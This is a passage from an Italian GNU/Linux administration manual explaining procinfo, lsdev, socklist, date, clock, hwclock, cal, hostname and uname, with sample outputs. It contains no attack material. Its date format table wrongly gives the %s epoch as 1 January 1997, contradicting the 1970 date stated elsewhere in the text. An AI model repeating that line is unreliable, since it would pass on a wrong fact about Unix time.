Adesso, '**yes**' risulta essere un processo figlio del processo principale (Init, ovvero l'eseguibile '**init**').

> Probabilmente, facendo qualche esperimento, si può osservare che i processi sullo sfondo non terminano la loro esecuzione quando si conclude la sessione di lavoro della shell che li ha avviati, senza bisogno di utilizzare '**nohup**'. Tuttavia ci sono situazioni in cui '**nohup**' è indispensabile. Per esempio, se si sta lavorando con l'ambiente grafico X e si chiude una finestra di terminale, un eventuale programma sullo sfondo viene eliminato sicuramente, a meno di usare '**nohup**'.

Informazioni dal file system virtuale /proc/ di GNU/Linux

Nel capitolo introduttivo ai processi elaborativi si è già accennato al ruolo del file system virtuale '`/proc/`' di GNU/Linux. Al suo interno, assieme alla situazione di ogni processo, si possono conoscere molte altre informazioni legate al funzionamento del sistema operativo, oltre alla possibilità, entro certi limiti, di interagire con il kernel per passargli delle informazioni particolari.

Per approfondire il significato e l'interpretazione dei file del file system virtuale '`/proc/`' si può consultare la pagina di manuale *proc(5)*.

45.1 Pacchetto Procinfo

La quantità di informazioni disponibili è tale per cui è facile perdersi tra questi file. Inoltre, con l'evolversi dei kernel cambiano i contenuti dei file virtuali e anche la loro collocazione. A questo proposito sono utili i programmi del pacchetto Procinfo [1] che aiutano ad analizzare tali informazioni per generare dei resoconti e delle statistiche più facili da consultare.

45.1.1 $ procinfo

```
procinfo [opzioni]
```

Il programma '**`procinfo`**' è quello che, dal pacchetto omonimo, dà le informazioni più comuni. I dati vengono visualizzati in forma più o meno tabellare e i campi sono indicati attraverso dei nomi. Il significato di alcuni di questi è descritto nella tabella 45.1.

Tabella 45.1. Alcuni dei nomi utilizzati per descrivere i campi delle tabelle generate da '**`procinfo`**'.

Nome	Descrizione
Memory:	Utilizzo della memoria.
Bootup:	Data e ora dell'avvio del sistema.
Load average:	Carico medio.
user:	Tempo per i processi avviati dagli utenti.
nice:	Tempo per i processi avviati con un valore nice.
system:	Tempo per i processi avviati dal kernel.
idle:	Tempo non utilizzato.
uptime:	Tempo complessivo di funzionamento.
irq *n*:	Numero di interruzioni e dispositivo corrispondente.
Modules:	Moduli del kernel installati.
Character Devices:	Elenco dei dispositivi a caratteri.
Block Devices:	Elenco dei dispositivi a blocchi.
File Systems:	Tipi di file system gestibili.

Quando '**`procinfo`**' viene utilizzato senza argomenti si ottengono le informazioni più importanti che possono essere visualizzate su uno schermo normale, per esempio ciò che viene mostrato di seguito:

```
Linux 2.2.1 (root@dinkel.brot.dg) (gcc 2.7.2.3) #2 [dinkel.brot.dg]

Memory:      Total        Used        Free      Shared     Buffers      Cached
```

[1] **Procinfo** GNU GPL

```
Mem:         29944       29160         784        9080        8656        5084
Swap:        28220        2084       26136

Bootup: Wed Mar 31 07:43:17 1999    Load average: 0.00 0.00 0.00 1/44 769

user  :       0:06:32.78   6.0%  page in :    63919  disk 1:     5197r    4550w
nice  :       0:00:00.00   0.0%  page out:   100215
system:       0:00:46.04   0.7%  swap in :      238  disk 3:       29r       0w
idle  :       1:41:26.13  93.3%  swap out:      886
uptime:       1:48:44.93         context :   103822

irq  0:    652495 timer                irq  9:      8736 fdomain
irq  1:     39147 keyboard             irq 12:         0 eth0
irq  2:         0 cascade [4]          irq 13:         1 fpu
irq  4:       502 serial               irq 14:      9404 ide0
irq  6:         3                      irq 15:       146 ide1
```

Eventualmente, '**procinfo**' può essere utilizzato per ottenere un'informazione continua (o quasi), come fa il programma '**top**'. In questo senso può essere stabilita una pausa tra un aggiornamento e il successivo. Durante questo funzionamento continuo, si possono utilizzare alcuni comandi interattivi, composti da una lettera singola, il cui significato tende a essere coerente con quello delle opzioni della riga di comando. In modo particolare, il comando '**q**' termina il funzionamento continuo di '**procinfo**'.

Alcune opzioni

`-f`

Fa sì che '**procinfo**' funzioni in modo continuo, a tutto-schermo.

`-n`*n_secondi*

Questa opzione implica automaticamente la selezione di '**-f**' e serve a stabilire un intervallo tra un aggiornamento e l'altro delle informazioni visualizzate.

`-m`

Mostra le informazioni sui moduli e sui dispositivi a caratteri e a blocchi, trascurando i dati relativi alla CPU e alla memoria.

`-a`

Mostra tutte le informazioni disponibili, ma per questo non bastano le dimensioni di uno schermo normale.

`-d`

Mostra le informazioni normali, cioè quelle sull'utilizzo della CPU, della memoria e delle interruzioni (*interrupt*), ma riferite a periodi di un secondo. Ciò richiede il funzionamento di '**procinfo**' in modo continuo, pertanto questa opzione implica automaticamente l'uso di '**-f**'.

`-F`*file*

Ridirige l'output in un file, che di solito corrisponde al dispositivo di una console virtuale inutilizzata.

45.1.2 $ lsdev

```
lsdev
```

'**lsdev**' è un programma molto semplice che si limita a mostrare una tabella con informazioni tratte dai file '`/proc/interrupts`', '`/proc/ioports`' e '`/proc/dma`'. In pratica mostra tutti gli indirizzi relativi all'hardware installato.

Il risultato che si ottiene potrebbe essere simile a quello seguente:

```
Device           DMA   IRQ  I/O Ports
------------------------------------------------
                      0 1 2 4 9 12 13 14 15
cascade            4
dma                        0080-008f
dma1                       0000-001f
dma2                       00c0-00df
eth0                       ff80-ff9f
fdomain                    ffa0-ffaf
fpu                        00f0-00ff
ide0                       01f0-01f7 03f6-03f6 8000-8007
ide1                       0170-0177 0376-0376 8008-800f
keyboard                   0060-006f
parport0                   0378-037a
pic1                       0020-003f
pic2                       00a0-00bf
serial                     02f8-02ff 03f8-03ff
timer                      0040-005f
vga+                       03c0-03df
```

45.1.3 $ socklist

```
socklist
```

'**socklist**' è un programma molto semplice che si limita a mostrare una tabella con informazioni tratte dai file '/proc/net/tcp', '/proc/net/udp' e '/proc/net/raw', integrandoli con le informazioni relative ai descrittori dei file di ogni processo, ovvero '/proc/*/fd/*'.

Si tratta di informazioni utili per ciò che riguarda la gestione della rete, tuttavia questo programma viene mostrato qui per completare l'argomento di questo capitolo. Di seguito viene mostrato un esempio del risultato che si può ottenere con '**socklist**'.

```
type  port      inode     uid    pid   fd  name
tcp     80        246       0      0    0
tcp   8080        245       0      0    0
tcp     25        230       0      0    0
tcp   2049        215       0      0    0
tcp    515        205       0      0    0
tcp    635        195       0      0    0
tcp     53        169       0      0    0
tcp     53        167       0      0    0
tcp     98        156       0      0    0
tcp    113        155       0      0    0
tcp     37        153       0      0    0
tcp     79        152       0      0    0
tcp    143        151       0      0    0
tcp    110        150       0      0    0
tcp    109        149       0      0    0
tcp    513        146       0      0    0
tcp    514        145       0      0    0
tcp     70        144       0      0    0
tcp     23        143       0      0    0
tcp     21        142       0      0    0
tcp    111        106       0      0    0
udp   2049        212       0      0    0
udp    635        190       0      0    0
udp   1024        170       0      0    0
udp     53        168       0      0    0
udp     53        166       0      0    0
udp     37        154       0      0    0
udp    518        148       0      0    0
udp    517        147       0      0    0
udp    514        115       0      0    0
```

```
udp    111        105        0       0    0
raw      1          0        0       0    0
raw      6          0        0       0    0
```

Orologio di sistema e calendario

L'orologio del sistema non serve solo a fornire l'indicazione della data e dell'ora corrente. Da esso dipende anche il buon funzionamento del sistema Cron e di conseguenza di tutto il sistema di pianificazione dei processi. La tabella 46.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 46.1. Riepilogo dei programmi e dei file per la gestione della data e dell'ora del sistema.

Nome	Descrizione
date	Legge o modifica l'informazione data-orario gestita dal kernel.
/etc/localtime	File di configurazione dell'ora locale.
clock	Legge o modifica l'informazione data-orario gestita dall'hardware.
hwclock	Legge o modifica l'informazione data-orario gestita dall'hardware.
/etc/adjtime	File di configurazione per l'aggiustamento dell'orologio hardware.
cal	Calendario.

Nel capitolo 145 viene trattato il problema della sincronizzazione attraverso la rete con il protocollo NTP.

46.1 Orario locale

Generalmente, quando si considera la differenza di orario tra un paese e un altro si pensa ai fusi orari. In questa ottica, per stabilire l'orario basterebbe conoscere il fuso orario in cui ci si trova. Tuttavia, l'utilizzo dell'ora estiva in molti paesi, in forme differenti a seconda di quanto stabilito dai vari governi, rende la determinazione dell'orario una cosa più complessa.

Per risolvere il problema si utilizza generalmente una sorta di base di dati contenente le regole con cui stabilire l'orario di ogni paese. A questo si abbina un orologio che mantiene un orario di riferimento, generalmente il tempo universale, dal quale il sistema è in grado di calcolare l'orario locale esatto.

Alcuni paesi utilizzano una notazione, generalmente di tre lettere, per indicare i vari fusi orari. Queste sigle non rappresentano uno standard per tutti, quindi vanno usate con prudenza. Il modo più sicuro per indicare un fuso orario è sempre quello di specificare il paese o una città particolare.

Alcune sigle sono particolarmente importanti, sia perché si usano spesso nella documentazione tecnica, sia perché appaiono nei messaggi dei programmi che si occupano di gestire l'orologio del sistema.

- UT (*Universal time*), UTC (*Universal Coordinated Time*)

  Il tempo universale, corrispondente in pratica all'ora solare di Greenwich.

- GMT (*Greenwich mean time*)

  Il modo tradizionale di indicare l'orario solare di Greenwich, corrispondente in pratica al tempo universale.

- DST (*Daylight savings time*)

  Non rappresenta un orario preciso, ma uno spostamento dell'orario per sfruttare meglio il periodo di illuminazione diurna durante la stagione estiva. In pratica si abbina questa sigla a quella del fuso orario, a indicare che l'ora solare corrispondente si ottiene sottraendo un'ora.

- CET (*Center Europe time*)

  L’orario dell’europa centrale.

- CEST (*Center Europe summer time*)

  L’orario dell’europa centrale durante il periodo estivo (in anticipo di un’ora sul tempo CET).

46.2 Distinzione tra hardware e software

Si distingue tra due orologi indipendenti: quello contenuto dell’hardware dell’elaboratore e quello gestito dal kernel del sistema. Per il sistema operativo, quello che conta è l’orario fornito dal kernel, ma l’orologio hardware è importante perché è in grado di funzionare anche quando l’elaboratore è spento. In pratica, all’avvio attraverso la procedura di inizializzazione del sistema, viene allineato l’orario del kernel con quello hardware.

46.2.1 Orologio hardware

L’orologio hardware è quello che appartiene alla parte fisica dell’elaboratore e normalmente è incorporato nella scheda madre. È alimentato attraverso una piccola batteria, in modo da poter funzionare anche quando l’elaboratore è spento.

Chi utilizza l’architettura i386 tende a chiamarlo «orologio del BIOS» oppure «orologio CMOS», dal momento che BIOS, CMOS e orologio sono cose che tendono a confondersi. Si tratta comunque, sempre della stessa cosa.

Utilizzando un elaboratore i386, il modo migliore per regolare questo orologio è quello di utilizzare le funzioni del programma di configurazione della memoria CMOS, residente normalmente nella ROM e accessibile attraverso una combinazione di tasti al momento del test della memoria RAM.

È importante scegliere il tipo di orario su cui deve allinearsi l’orologio hardware. Generalmente, la scelta è tra la propria ora locale, o il tempo universale (UTC). Se non ci sono problemi di conflitti con altri sistemi operativi differenti da GNU/Linux, è importante che si utilizzi come riferimento il tempo universale. In questo modo, sarà il sistema operativo a occuparsi di calcolare la differenza in base al fuso orario e all’eventuale ora estiva.

46.2.2 Orologio del kernel e orario locale

L’orologio del kernel viene impostato all’avvio, in base a quanto indicato dall’orologio hardware. Successivamente, finché il sistema resta in funzione, non viene più interpellato l’orologio hardware (a meno che il proprio sistema non abbia una configurazione particolare per qualche motivo).

Il sistema deve quindi sapere se l’orologio hardware è impostato sull’orario locale o sul tempo universale, per stabilire in che modo deve essere allineato l’orologio del kernel. Dal punto di vista dell’utilizzatore, nel primo caso occorre intervenire manualmente sull’orologio hardware quando inizia o termina il periodo dell’ora estiva, nel secondo caso no.

Il kernel tiene traccia esclusivamente del tempo universale, attraverso un numero che rappresenta il tempo trascorso in secondi dall’ora zero del primo gennaio 1970. Per conoscere l’orario locale si utilizza un file di configurazione, ‘`/etc/localtime`’, contenente le informazioni necessarie a calcolarlo.

46.3 Modifica dell'orario

Se l'orologio del sistema è errato (intendendo in questo anche la data), è il caso di intervenire attraverso diverse azioni possibili. Il modo più semplice, nel senso che comporta meno complicazioni, è il riavvio del sistema impostando correttamente l'orologio hardware, eventualmente tenendo presente se si deve utilizzare il tempo universale.

Se il sistema non può essere riavviato, si deve intervenire attraverso il programma '**`date`**', come verrà mostrato in seguito. Ma così facendo, dal momento che il sistema operativo è in funzione si provocano degli squilibri, sia nel sistema di pianificazione dei processi (Cron) che in alte situazioni (anche il sistema grafico X può risentirne). Il minimo che può capitare è di osservare un'intensa attività del sistema dovuta all'avvio di processi da parte del demone '**`cron`**'.

Tuttavia, quando si interviene sull'orologio di un sistema in funzione, bisogna accettare il rischio di dover riavviare il sistema, se ci si accorge che tutto è diventato instabile.

In alternativa alla modifica dell'orologio del sistema, si può agire sull'orologio hardware attraverso il programma '**`clock`**'. Così, al prossimo riavvio l'orario dovrebbe risultare corretto, senza infastidire la sessione di lavoro attuale.

Quando si decide di modificare l'orario di sistema attraverso '**`date`**', dal momento che il peggio è fatto, conviene anche aggiornare l'orologio hardware attraverso '**`clock`**'.

46.4 Strumenti per la gestione dell'orologio

Attraverso il programma '**`date`**' si può leggere o impostare la data e l'ora del sistema. Dal momento che il kernel gestisce l'orologio con riferimento al tempo universale, è necessaria un'opportuna conversione che avviene per mezzo di quanto indicato nel file '`/etc/localtime`', che generalmente è un collegamento simbolico al file adatto, contenuto nella directory '`/usr/share/zoneinfo/`' (queste collocazioni sono definite in base alla gerarchia standard di GNU/Linux, a cui tutte le distribuzioni dovrebbero uniformarsi).

Il programma '**`clock`**' permette di leggere o impostare la data e l'ora dell'hardware. Utilizza il file '`/etc/adjtime`' per permettere un aggiustamento automatico del suo valore, quando si conosce esattamente di quanti secondi sbaglia ogni giorno.

46.4.1 # date

`date` [*opzioni*] [+*formato*] [*data_orario*]

'**`date`**' [1] permette di conoscere o di modificare la data e l'ora del sistema, cioè di quella gestita dal kernel. L'utente comune può utilizzare '**`date`**' solo per ottenere la data e l'ora attraverso lo standard output, mentre solo l'utente '**`root`**' può intervenire per modificarne il valore.

> È importante tenere a mente che la modifica del valore contenuto nell'orologio del sistema può comportare instabilità.

La riga di comando di '**`date`**' si divide in tre parti principali: le opzioni, il formato di rappresentazione e la data. Il formato di rappresentazione è una stringa che descrive in che modo si vuole venga restituita la data o l'ora attuale. L'indicazione della data permette all'utente '**`root`**' di modificare la data e l'ora del sistema.

[1] **GNU shell programming utilities** GNU GPL

Alcune opzioni

`-d` *data_orario`	`--date=`*data_orario*

Emette la data e l'ora specificata attraverso l'argomento (composto da una stringa).

`-s` *data_orario*	`--set=`*data_orario*

Modifica la data del sistema, secondo quanto indicato nell'argomento stringa. La data e l'ora possono essere espressi nello stesso modo in cui si può fare con l'opzione '**`-d`**'.

`-u`	`--universal`

Emette o modifica la data riferita al tempo universale (UTC).

Formati

Se negli argomenti ne compare uno che inizia con un segno '**`+`**', questo viene interpretato come un formato di rappresentazione da utilizzare per emettere la data e l'ora. Si tratta di una stringa, dove tutti i caratteri vengono trattati per quello che sono, a eccezione delle direttive indicate nella tabella 46.2.

Tabella 46.2. Direttive per la rappresentazione delle informazioni data-orario di '**`date`**'.

Direttiva	Descrizione
%%	Rappresenta un simbolo di percentuale singolo.
%n	Rappresenta un codice di interruzione di riga.
%t	Rappresenta una tabulazione orizzontale.
%s	Numero di secondi trascorsi dall'epoca di riferimento (1997.01.01 00:00:00 UTC).
%c	Data e ora corrispondente alla stringa '**`'%a %b %d %X %Z %Y'`**'.
%H	L'ora secondo il formato «00..23».
%I	L'ora secondo il formato «01..12».
%k	L'ora secondo il formato « 0..23».
%l	L'ora secondo il formato « 0..12».
%M	Minuti secondo il formato «00..59».
%S	Secondi secondo il formato «00..59».
%p	AM o PM.
%Z	Sigla del fuso orario o nulla se non è determinabile.
%r	Orario in 12 ore, secondo il formato «hh:mm:ss AM/PM».
%T	Orario in 24 ore, secondo il formato «hh:mm:ss».
%X	Orario corrispondente alla stringa '**`'%H:%M:%S'`**'.
%a	Giorno della settimana abbreviato.
%A	Giorno della settimana esteso.
%U	Settimana dell'anno, utilizzando la domenica come primo giorno, «00..53».
%w	Giorno della settimana, con lo zero corrispondente alla domenica, «0..6».
%b	Mese abbreviato.
%h	Come '**`%b`**'.
%B	Mese per esteso.
%m	Mese secondo il formato «01..12».
%y	Le ultime due cifre dell'anno, «00..99».
%Y	Anno per esteso.
%d	Giorno del mese secondo il formato «01..31».
%j	Giorno dell'anno secondo il formato «001..366».
%D	Data secondo il formato «mm/gg/aa».
%x	Rappresentazione locale della data in forma numerica.

Quando non viene indicato un formato di rappresentazione della data, questa viene emessa secondo quanto si otterrebbe con la direttiva '**`%c`**'.

Data

Se viene indicato un argomento che non appartiene alle opzioni e non inizia con il segno

'**+**', allora viene inteso trattarsi dell'indicazione di una data ed eventualmente di un'ora, da utilizzare per modificare quella del sistema. La sintassi per indicare l'informazione data-orario, è la seguente:

```
MMGGhhmm [[SS]AA][.ss]
```

In pratica, si possono inserire otto cifre numeriche che rappresentano, rispettivamente a coppie: il mese, il giorno, le ore e i minuti. Di seguito si possono aggiungere altre due o quattro cifre che rappresentano l'anno («SS» sta per secolo). Infine, indipendentemente dal fatto che sia presente l'informazione dell'anno, possono essere aggiunte due cifre, separate da un punto, che rappresentano i secondi.

Esempi

$ **date -d '2 months 5 days'**

Restituisce la data corrispondente a due mesi e cinque giorni nel futuro.

$ **date -d '1 month 3 hours ago'**

Restituisce la data corrispondente a un mese e tre ore fa.

$ **date '+%d/%m/%Y'**

Emette la data nella forma *giorno*/*mese*/*anno*, con l'anno per esteso.

date 03151045

Modifica la data del sistema in modo che corrisponda al 15 marzo dell'anno in corso, alle ore 10:45.

date 03151045.10

Modifica la data del sistema in modo che corrisponda al 15 marzo dell'anno in corso, alle ore 10:45:10.

date 031510451998

Modifica la data del sistema in modo che corrisponda al 15 marzo 1998 alle ore 10:45.

46.4.2 # clock

```
clock [-u] [-r | -w | -s | -a]
```

'**clock**' permette di accedere all'orologio hardware dell'elaboratore.

Alcune opzioni

```
-u
```

Stabilisce che l'informazione data-orario contenuta nell'orologio hardware deve essere (oppure è) riferita al tempo universale (UTC).

```
-r
```

Legge la data e l'ora dell'orologio hardware e ne emette il contenuto attraverso lo standard output.

```
-w
```

Modifica la data e l'ora dell'orologio hardware, in base a quanto indicato dall'orologio di sistema. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a '**-u**'.

```
-s
```

Aggiorna la data e l'ora del sistema in base al contenuto dell'orologio hardware. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a '**`-u`**'.

```
-a
```

Aggiorna la data e l'ora del sistema in base al contenuto dell'orologio hardware, tenendo conto anche dell'errore sistematico indicato nel file '`/etc/adjtime`' e riaggiornando lo stesso orologio hardware.

Esempi

```
# clock -r
```

Legge e restituisce la data e l'orario contenuto nell'orologio hardware.

```
# clock -r -u
```

La stessa cosa dell'esempio precedente, ma visualizza la data e l'ora locale, essendo l'orologio impostato sul tempo universale.

```
# clock -w -u
```

Aggiorna l'orologio hardware, con riferimento al tempo universale, secondo l'orologio del sistema.

```
# clock -a -u
```

Aggiorna l'orologio di sistema a partire da quello hardware, tenendo conto che l'orologio hardware è riferito al tempo universale, calcolando anche l'eventuale aggiustamento contenuto nel file '`/etc/adjtime`'.

46.4.3 # hwclock

`hwclock` [-*opzioni*]

'**`hwclock`**' [2] è una versione alternativa del programma '**`clock`**' con il quale è compatibile. In particolare, accetta anche quasi tutte le opzioni di quel programma.

A differenza di '**`clock`**', '**`hwclock`**' è in grado di modificare direttamente l'orologio hardware, senza dover leggere l'orario fornito dal sistema operativo; inoltre, è in grado di gestire in modo autonomo il file di configurazione '`/etc/adjtime`' annotando l'errore dell'orologio hardware in base ai comandi di modifica dati dall'utente del sistema.

Alcune opzioni

`-u` | `--utc`

Stabilisce che l'informazione data-orario contenuta nell'orologio hardware deve essere (oppure è) riferita al tempo universale (UTC).

`-r` | `--show`

Legge la data e l'ora dell'orologio hardware e ne emette il contenuto attraverso lo standard output.

`-w` | `--systohc`

[2] **util-linux: hwclock** GNU GPL

Modifica la data e l'ora dell'orologio hardware, in base a quanto indicato dall'orologio di sistema. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a '**-u**'.

-s | --hctosys

Aggiorna la data e l'ora del sistema in base al contenuto dell'orologio hardware. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a '**-u**'.

-a | --adjust

Aggiusta la data dell'orologio hardware in funzione del contenuto del file '/etc/adjtime'.

--set

Imposta l'orologio hardware in base all'indicazione data attraverso l'opzione '**--date**', modificando di conseguenza anche il file '/etc/adjtime'.

--date=*data_orario*

Definisce la data da attribuire all'orologio hardware. In pratica si usa solo assieme all'opzione '**--set**'.

Esempi

hwclock -r

Mostra la data e l'ora dell'orologio hardware.

hwclock -r -u

Mostra la data e l'ora dell'orologio hardware, tenendo conto che quella è riferita al tempo universale, correggendola di conseguenza prima di visualizzarla.

hwclock -u --set --date='04/01/1999 10:10:30'

Imposta l'orologio hardware al 1 aprile 1999, alle ore 10:10 e 30 secondi. Contestualmente, '**hwclock**' modifica il file '/etc/adjtime' annotando l'errore sistematico dell'orologio hardware in base alla differenza riscontrata rispetto all'orario precedente.

hwclock -a

Corregge la data dell'orologio hardware in funzione delle informazioni contenute del file '/etc/adjtime'.

hwclock -u -s

Aggiorna l'orologio del sistema in base al valore riportato dall'orologio hardware, che risulta posizionato sul tempo universale.

46.4.4 /etc/adjtime

Il file '/etc/adjtime' viene utilizzato da '**clock**' o da '**hwclock**' per tenere traccia dell'errore sistematico dell'orologio hardware. Contiene una sola riga di testo dove appaiono tre numeri, il cui significato è espresso dalla sintassi seguente:

[+|-] *aggiustamento_giornaliero* *ultimo_utilizzo* *resto*

Quando questo file non è configurato, appare la riga seguente:

```
0.0 0 0.0
```

Il primo valore rappresenta l'aggiustamento giornaliero in secondi che sarebbe necessario per fare sì che l'orologio hardware sia corretto. Per esempio, se vengono guadagnati sistematicamente cinque secondi ogni giorno, si può modificare il primo valore indicando '**`-5.0`**'.

Il secondo numero viene gestito dai programmi che si occupano di aggiustare l'orologio e serve a memorizzare quando è stato fatto l'ultimo aggiustamento. Questo valore viene indicato con un numero che rappresenta quanti secondi sono trascorsi a partire dalla data di riferimento del sistema.

L'ultimo valore rappresenta la parte frazionaria di secondo che non ha potuto essere utilizzata nell'ultimo aggiustamento.

In pratica, l'amministratore del sistema deve occuparsi solo di modificare il primo valore, perché gli altri due sono gestiti direttamente dai programmi che si occupano di correggere l'orario. Eventualmente, utilizzando il programma '**`hwclock`**' con l'opzione '**`--set`**', non è nemmeno necessario preoccuparsi di questo.

Per fare in modo che l'orologio hardware venga corretto regolarmente attraverso le informazioni di questo file, è necessario che la procedura di inizializzazione del sistema sia stata predisposta in modo tale da provvedere ogni volta che viene avviato il sistema operativo. Di solito, le distribuzioni GNU/Linux sono già organizzate in questo modo; tuttavia potrebbe rimanere il problema di aggiornare l'orologio durante il funzionamento del sistema, in tutti i casi in cui l'elaboratore rimane acceso per tempi molto lunghi (si pensi a un nodo di Internet che offre dei servizi ininterrottamente). Evidentemente, occorre configurare il sistema Cron in modo da eseguire ogni giorno (a una certa ora) i comandi seguenti:

```
/sbin/clock -u -a
/sbin/clock -u -s
```

Oppure:

```
/sbin/hwclock -u -a
/sbin/hwclock -u -s
```

In pratica, prima si aggiorna l'orologio hardware e quindi si riallinea l'orologio del sistema operativo (negli esempi mostrati si presume che l'orologio hardware sia puntato sul tempo universale).

> Il programma '**`clock`**' originale dovrebbe fare tutto utilizzando solo l'opzione '**`-a`**' (senza bisogno di essere riavviato con l'opzione '**`-s`**' per allineare il kernel). Tuttavia, se si tratta di un collegamento a '**`hwclock`**' che accetta la stessa opzione, l'aggiornamento dell'orologio del kernel deve essere richiesto in modo esplicito come è stato mostrato.

46.5 Calendario

Oltre ai problemi legati alla gestione dell'orologio interno del sistema, si può sentire l'esigenza di consultare un calendario, più o meno «perpetuo», che non sia limitato alla convenzione Unix per cui il tempo inizia il primo giorno del 1970. A questo proposito è bene tenere a mente il problema della riforma gregoriana. Da *cal(1)*:

> Si assume che la riforma gregoriana sia avvenuta il 3 settembre 1752. In quel momento, la maggior parte dei paesi ha riconosciuto la riforma (benché alcuni non l'abbiano riconosciuta fino agli inizi del 1900). Dieci giorni dopo tale data furono eliminati dalla riforma, così che il calendario per quel mese risulta un po' insolito.

46.5.1 $ cal

```
cal [opzioni] [mese] [anno]
```

'**cal**' [3] serve a visualizzare un calendario molto semplice. Se non si indicano argomenti nella riga di comando, '**cal**' si limita a mostrare il mese attuale (in base alla data dell'orologio del sistema).

È possibile indicare un mese particolare, di un certo anno, oppure solo un anno. Il mese si indica con un numero da 1 a 12, mentre l'anno si indica con un numero da 1 a 9999. A questo proposito, è bene precisare che se si indica un numero soltanto tra gli argomenti, questo viene inteso come l'anno e non il mese.

'**cal**' è sensibile alla configurazione della localizzazione, attraverso la variabile di ambiente '**LANG**', oppure le variabili '**LC_***' (si veda il capitolo 58). Così facendo, si ottengono i nomi delle settimane e dei mesi nella lingua prescelta.

Alcune opzioni

```
-j
```

Mostra la data giuliana; in pratica, si numerano i giorni a partire dall'inizio dell'anno, dove il primo giorno corrisponde al numero uno.

```
-m
```

Mostra il lunedì come il primo giorno della settimana.

Esempi

$ **cal**

Mostra il calendario del mese corrente.

$ **cal -m**

Come nell'esempio precedente, mettendo il lunedì all'inizio della settimana.

$ **cal -m 1752**

Mostra il calendario dell'anno 1752 (l'anno della riforma gregoriana).

$ **cal -m 9 1752**

Mostra il calendario di settembre 1752. Il risultato si può vedere dall'esempio seguente:

```
   settembre 1752
lu ma me gi ve sa do
    1  2 14 15 16 17
18 19 20 21 22 23 24
25 26 27 28 29 30
```


[3] **BSD utils** UCB BSD

Parte xii

Impostazioni

Identificazione del sistema

Due comandi tipici dei sistemi Unix servono per identificare il sistema. Si tratta di '**hostname**' e di '**uname**'. La loro importanza è minima, ma è utile fare la loro conoscenza.

47.1 Definizione del nome del sistema

Nella tradizione dei sistemi Unix, il sistema deve avere un nome. Questo nome tende a confondersi con quello attribuito all'indirizzo dell'interfaccia di rete, se questa esiste; per la precisione si tratta della prima parte, senza il dominio della rete a cui si connette. Tra le altre cose, questo fatto è poi anche motivo di confusione, nel momento in cui si comprende che ci possono essere diverse interfacce di rete, oppure ci possono essere interfacce dinamiche come quelle riferite alle connessioni PPP.

Per un principiante, questa premessa può risultare incomprensibile. In effetti, la gestione della rete viene affrontata nel tomo III, però rimane il fatto che il nome del sistema si attribuisce indipendentemente dalla connessione o meno a una rete, senza nemmeno che ci debba essere necessariamente un'armonizzazione tra questo nome e i nomi utilizzati nell'ambito della rete.

Il nome del sistema si attribuisce con il comando '**hostname**' e generalmente si annota anche all'interno della variabile di ambiente '**HOSTNAME**'. L'utilizzo di '**hostname**' [1] è molto semplice:

```
hostname [nome]
```

In pratica, se non si indicano argomenti, si ottiene l'emissione del nome attuale; al contrario, se si indica un argomento, quello viene memorizzato come il nome del sistema.

> Come si può intuire, la lettura del nome è accessibile a tutti gli utenti, mentre l'impostazione del nome è consentita solo all'utente '**root**'

In generale, l'impostazione di questa definizione è compito della procedura di inizializzazione del sistema, con la quale si dovrebbe definire coerentemente anche la variabile di ambiente '**HOSTNAME**', in modo che contenga lo stesso nome.

In alcuni sistemi, si utilizza il file '`/etc/HOSTNAME`' per annotare questo nome, in modo che venga poi letto e utilizzato per la configurazione all'atto dell'avvio del sistema stesso.

47.2 Altre caratteristiche identificative del sistema

Oltre al nome, un sistema dispone anche di altre informazioni identificative. In particolare si tratta del tipo di architettura hardware, il nome del sistema operativo e la sua versione (si fa riferimento al kernel. Queste informazioni si leggono generalmente attraverso il programma '**uname**':

```
uname [opzioni]
```

'**uname**', [2] usato senza argomenti, fornisce il nome del sistema operativo (più precisamente mostra il nome del kernel), mentre con altri argomenti si possono ottenere altre informazioni. La tabella 47.1 riepiloga brevemente le opzioni relative.

[1] **GNU shell programming utilities** GNU GPL
[2] **GNU shell programming utilities** GNU GPL

Tabella 47.1. Opzioni di '**`uname`**'.

Opzione	Descrizione
`-`a, `--`all	Mostra tutte le informazioni disponibili.
`-`m, `--`machine	Mostra il nome dell'architettura.
`-`n, `--`nodename	Mostra il nome del sistema.
`-`p, `--`processor	Mostra il nome del microprocessore.
`-`r, `--`release	Mostra la versione del sistema operativo.
`-`s, `--`system	Mostra il nome del sistema operativo.

È il caso di ripetere che le opzioni '**`-r`**' e '**`-s`**' potrebbero fare riferimento solitamente al kernel e non esattamente al sistema operativo nel suo complesso. Pertanto, in un sistema GNU/Linux, il comando

```
$ uname -s
```

restituisce la stringa '**`Linux`**', mentre dovrebbe apparire '**`GNU/Linux`**' al suo posto.

Infine, si osservi che l'opzione '**`-n`**' serve a ottenere lo stesso nome che si ottiene e si imposta con '**`hostname`**'.

Internazionalizzazione

L'*internazionalizzazione* è l'azione con cui si realizza o si modifica un programma, in modo che sia in grado di funzionare utilizzando convenzioni nazionali diverse (principalmente la lingua dei messaggi che emette e il tipo di codifica usata). Il termine inglese a cui si fa riferimento è *internationalization* e si abbrevia convenzionalmente con la sigla «i18n», perché tra la lettera «i» e la lettera «n» di questa parola ci sono 18 lettere.

La *localizzazione* è la configurazione attraverso la quale si fa in modo che un programma determinato si adatti a funzionare secondo le particolarità linguistico-nazionali locali. Il termine inglese a cui si fa riferimento è *localization* e si abbrevia convenzionalmente con la sigla «l10n», perché tra la lettera «l» e la lettera «n» di questa parola ci sono 10 lettere.

I programmi accedono generalmente alle funzionalità relative alla localizzazione per mezzo di librerie. Nei sistemi GNU si tratta generalmente delle librerie C (GNU C library). [1]

Questo capitolo mostra solo come abilitare la gestione delle impostazioni locali desiderate nel proprio sistema; per la selezione dell'adattamento locale preferito di ogni utente, si interviene all'interno di variabili di ambiente: '**`LANG`**' e '**`LC_*`**', come descritto nel capitolo 58.

48.1 Sigle identificative delle caratteristiche locali

Per consentire ai programmi di identificare la richiesta di adattarsi a delle caratteristiche locali, si usa una definizione in forma di stringa, con una sintassi particolare, che generalmente corrisponde a quella seguente:

linguaggio [_*territorio* [.*insieme_di_caratteri*]]

